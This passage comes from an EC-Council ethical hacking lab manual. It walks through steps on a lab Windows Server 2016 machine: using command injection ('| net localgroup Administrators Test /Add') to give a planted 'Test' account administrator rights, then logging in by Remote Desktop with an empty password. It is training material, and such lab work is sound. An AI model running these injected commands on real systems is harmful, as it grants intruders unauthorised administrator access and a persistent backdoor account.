


Figure 2.6.23: Viewing the added user information

41. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.




Figure 2.6.24: Viewing the added user information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.9

Assign Admin Privileges to the User Account

42. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2016** machine with administrator access using a remote desktop connection.
43. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.




Figure 2.6.25: Assigning administrative privileges

44. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.




Figure 2.6.26: User account has admin privileges

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.10

Establish a Remote Desktop Connection

45. Now, log into the **Windows Server 2016** virtual machine using the **Test** account through **Remote Desktop Connection**.
46. Click the **Type here to search** field from the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
47. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Show Options**.




Figure 2.6.27: Remote Desktop Connection window

48. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.




Figure 2.6.28: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




Figure 2.6.29: Windows Security pop-up

50. A **Remote Desktop Connection** window appears; click **Yes**.

